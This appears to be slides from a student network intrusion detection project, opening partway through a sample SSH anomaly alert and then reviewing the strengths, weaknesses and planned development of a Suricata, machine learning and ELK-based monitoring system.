- total\_bwd\_bytes: 0.00 is an low outlier (z-score: -0.00)  
Normal range: -2.82 to 2.83, mean: 0.00

### POSSIBLE THREAT IMPLICATIONS:

- Potential SSH brute force or unauthorized access attempt



Alert generated: 2025-04-20 12:29:21

12:29 PM

⚠ ANOMALY DETECTED ⚠

Time: 2025-04-20 12:29:21

### CONNECTION DETAILS:

Source IP: 192.168.50.113

Source Port: 62770

Destination IP: 10.0.1.100

Destination Port: 22

Protocol: TCP

App Protocol: ssh

Flow Start: 2025-04-20T12:27:00.686511+0700

Flow End: 2025-04-20T12:27:13.451572+0700

Duration: 12.765 seconds

### TRAFFIC STATISTICS:

Total Bytes: 5,606

→ Source→Dest: 2,594 bytes

→ Dest→Source: 3,012 bytes

Total Packets: 39

→ Source→Dest: 16 packets

→ Dest→Source: 23 packets

Connection State: closed

## Session Statistic

# **V. STRENGTHS AND WEAKNESSES**

# STRENGTHS

## Effective Threat Detection:

- The system accurately detects known threats such as port scans, DDoS, brute force, and malware using Suricata's rule-based engine.
- Custom rules can be added for specific environments, increasing flexibility and coverage.

## Smart Alerting with Machine Learning:

- Integrated ML models help detect unknown or anomalous behaviors that may not match existing signatures.
- Real-time alerts are sent through Gmail or Telegram, allowing quick administrator response to potential threats.

## Centralized Log Management with ELK:

- Filebeat and Logstash collect and parse logs from multiple sources.
- Kibana provides visual dashboards that help monitor suspicious activities and analyze historical data.

# WEAKNESSES

## Signature-Based Limitations:

- Relies heavily on known signatures; new, previously unseen attacks might bypass detection without proper ML tuning or threat intelligence integration.

## Requires Skilled Configuration:

- Initial setup and fine-tuning (rules, dashboards, alert thresholds) require a good understanding of IDS systems and log pipelines.

# PROJECT DEVELOPMENT DIRECTION

## ENHANCED THREAT DETECTION

Incorporate machine learning to identify advanced and unknown attack patterns.

## INTEGRATED DEFENSE MECHANISMS

Blend rule-based detection (Suricata) with behavioral and anomaly-based analysis.

## MULTI-CHANNEL ALERTS

Expand alert options beyond Gmail—support Telegram, and custom dashboards.

## SMARTER DATA INSIGHTS

Leverage ELK Stack with ML to visualize and analyze threats more effectively.



Thank you  
very much!

